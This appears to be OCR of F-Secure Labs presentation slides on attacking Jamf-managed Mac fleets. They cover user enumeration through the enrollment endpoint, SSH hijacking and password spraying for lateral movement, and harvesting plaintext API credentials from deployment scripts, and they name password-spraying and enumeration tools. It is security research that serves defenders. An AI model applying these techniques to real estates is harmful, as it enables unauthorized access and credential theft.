
INTERNAL RECON

LABS

USER OBJECT ENUMERATION

- Devices can be enro
- Assign AD user for i


```
POST /enroll/enroll.ajax HTTP/1.1
Host: jss.f-secure.com:8443
Accept: */*
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=abcdef

username=a
```



LATERAL MOVEMENT


SHARED MANAGEMENT CREDENTIALS

- “Account to use for managing computers enrolled by user-initiated enrollment”
- Used to remotely manage devices
- Passwords can be randomly generated or set




SHARED MANAGEMENT CREDENTIALS

- Remote uses this account for administration over SSH
- ~~Alter SSH binary?~~
- ~~Rogue PAM modules?~~
- Hijack SSH service? 👌
- Password spray across macOS estate



POLICY ABUSE




POLICY ABUSE

Plaintext Credentials in scripts!

```
# HARDCODED VALUES SET HERE
apiUser="JSSAdmin1"
apiPass="Hunter2"

oldPass=$(curl -s -f -u $apiUser:$apiPass -H "Accept: application/xml" $apiURL/JSSResource/computers/
    udid/$udid/subset/extension_attributes | xpath "//extension_attribute[name=$extAttName]" 2>&1 | awk -
    F'<value>|</value>' '{print $2}')
```

LAPS.sh

POLICY ABUSE



POLICY ABUSE


Script Argument Edition

```
# CHECK TO SEE IF A VALUE WAS PASSED IN PARAMETER 4 AND, IF SO, ASSIGN TO "apiUser"
if [ "$4" != "" ] && [ "$apiUser" == "" ];then
apiUser=$4
fi

# CHECK TO SEE IF A VALUE WAS PASSED IN PARAMETER 5 AND, IF SO, ASSIGN TO "apiPass"
if [ "$5" != "" ] && [ "$apiPass" == "" ];then
apiPass=$5
fi

oldPass=$(curl -s -f -u $apiUser:$apiPass -H "Accept: application/xml" $apiURL/JSSResource/computers/
    udid/$udid/subset/extension_attributes | xpath "//extension_attribute[name=$extAttName]" 2>&1 | awk -
    F'<value>|</value>' '{print $2}')
```

LAPS.sh

POLICY ABUSE

Script Argument Edition



LABS

POLICY ABUSE

Why not both?

```
# Using the GenerateEncryptedSring function, replace ENTER_SALT_HERE and ENTER_PASS_PHRASE_HERE
#   with the values generated.  See README for more information.

function DecryptString() {
    # Usage: ~$ DecryptString "Encrypted String" "Salt" "Passphrase"
    echo "${1}" | /usr/bin/openssl enc -aes256 -d -a -A -S "${2}" -k "${3}"
}

username=$(DecryptString "${4}" "ENTER_SALT_HERE" "ENTER_PASS_PHRASE_HERE")
password=$(DecryptString "${5}" "ENTER_SALT_HERE" "ENTER_PASS_PHRASE_HERE")
```

2_Security_Audit_Compliance_API.sh

HOW DEEP DOES THE RABBIT HOLE GO?

SPOILER ALERT WE'RE STILL FALLING

F-Secure | LABS

Why GitHub? Enterprise Explore Marketplace Pricing Search / Sign in Sign up

[redacted] / LAPSforMac

Watch 19 Star 94 Fork 26

Code Issues 3 Pull requests 2 Actions Projects 0 Security Insights

Join GitHub today

GitHub is home to over 40 million developers working together to host and review code, manage projects, and build software together.

Sign up

Dismiss

Topic of earlier examples

Local Administrator Password Solution for Mac

7 commits 1 branch 0 packages 0 releases 1 contributor MIT

Branch: master New pull request Find file Clone or download

predfern Update README.md Latest commit ade9da8 on 19 Sep 2017

LAPS Account Creation.sh	Add files via upload	4 years ago
LAPS.sh	Add files via upload	4 years ago
LICENSE	Initial commit	4 years ago
README.md	Update README.md	3 years ago

README.md

LAPSforMac

Domain Join Script

Posted: 7/17/2017 at 3:12 PM CDT by

Product: Centrify Suite

Downloads: 530

Download

Jamf Resources:
Community Uploaded Files

Synopsis

This script can be used to join the domain using the Centrify Suite.

Description

This script will allow you to join computers to Active Directory if you are using the Centrify Suite. The reason for this script was due to the built in Directory Binding Configurations that the JSS uses for Centrify were hit or miss on actually binding the computer to AD. This script will

```
###### Parameters ########################################################
# 4 - Domain Admin Username
# 5 - Domain Admin Password
# 6 - Encode Password (See Below - Leave blank for plain text)
# 7 - Centrify Zone (Leave blank for Auto Zone)
# 8 - Domain Being Joined
########################################
# AD Join Script - Centrify
# Josh Harvey | Jul 2017
# josh[at]macjeezy.com
# GitHub - github.com/therealmacjeezy
# JAMFnation - therealmacjeezy
```

IBM / mac-ibm-enrollment-app

Watch 76 Star 397 Fork 43

```
# Sample code for pulling data from the JSS with the api
# sys arguements are pulled from script parameters in the jss
'''
jss_url = sys.argv[4]
jss_api_user = sys.argv[5]
jss_api_passwd = sys.argv[6]

sub_command = "system_profiler SPHardwareDataType | grep UUID | awk '" " { print $NF }'"
result = subprocess.Popen(sub_command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
UDID = result.communicate()[0]
UDID = UDID.rstrip('\r\n')

jss_sub_url = str(jss_url + '/JSSResource/computers/udid/%s/subset/general&location&extension_attributes') % UDID
request = urllib2.Request(jss_sub_url)
request.add_header('Accept', 'application/json')
request.add_header('Authorization', 'Basic ' + base64.b64encode(jss_api_user + ':' + jss_api_passwd))
response = urllib2.urlopen(request)
apidata = json.load(response)

# Read the xml
username = apidata['computer']['location']['username']
jssid = apidata['computer']['general']['id']
email = apidata['computer']['location']['email_address']
position = apidata['computer']['location']['position']
'''
```

README.md

xcode 10.1 (10B61) swift 4.2.1 os macOS Mojave

jamfprofessionalservices / **Jamf-Pro-Scripts** Archived

forked from fauxserve/Casper-Scripts

jamf / **CIS-for-macOS-Sierra-CP**

```
# written by [redacted], Jamf October 2016
# updated for 10.12 CIS benchmarks by [redacted], Jamf February 2017
# updated to use configuration profiles by Apple Professional Services, January 2018
# updated to use REST API to update EAs instead of recon
# github.com/jamfprofessionalservices
# updated for 10.13 CIS benchmarks by [redacted], Jamf Jan 2019
```

F-Secure

```
# Using the GenerateEncryptedSring function, replace ENTER_SALT_HERE and ENTER_PASS_PHRASE_HERE
#   with the values generated.  See README for more information.

function DecryptString() {
    # Usage: ~$ DecryptString "Encrypted String" "Salt" "Passphrase"
    echo "${1}" | /usr/bin/openssl enc -aes256 -d -a -A -S "${2}" -k "${3}"
}

username=$(DecryptString "${4}" "ENTER_SALT_HERE" "ENTER_PASS_PHRASE_HERE")
password=$(DecryptString "${5}" "ENTER_SALT_HERE" "ENTER_PASS_PHRASE_HERE")
```

```
########## Read in parameters from the policy ##########

if [ "$4" != "" ] && [ "$apiUser" == "" ]; then
     apiUser=$4
fi
if [ "$5" != "" ] && [ "$apiPass" == "" ]; then
     apiPass=$5
fi
```

```
# Enter full URL and credentials to the JSS
        apiUser=""
        apiPass=""
```

F-Secure

Extension Attributes can be misconfigured in the same way!

```
#!/bin/sh
CP_ServerAddress="crashplan.consoto.com"
CP_ServerPort="4285"
CP_AdminUsername="svc_crashplan_admin"
CP_AdminPassword="BackupAllTheThings"

if [ "$CP_ServerAddress" == "" ] || [ "$CP_ServerPort" == "" ] || [ "$CP_AdminUsername" == "" ] || [ "$CP_Admi
echo "Please ensure all variables are set in the extension attribute script."
else
if [ -f /Library/Application\ Support/CrashPlan/.identity ];then
    GUID=`/bin/cat /Library/Application\ Support/CrashPlan/.identity | grep guid | sed s/guid\=//g`
    value=`/usr/bin/curl -u "$CP_AdminUsername":"$CP_AdminPassword" -k https://"$CP_ServerAddress":"$CP_Server
    result=`/bin/date -j -f "%Y-%m-%dT%H:%M:%S" "$value" "+%Y-%m-%d %H:%M:%S"`
    echo "<result>$result</result>"
else
    echo "<result>Not installed</result>"
fi
fi

```

F-Secure

JAMF ATTACK TOOLKIT

1. **JamfSniper**: Password sprays either the JSS enrolment portal or the API.


2. **JamfEnumerator**: Queries LDAP user object API to enumerate all user objects in targets directory service.

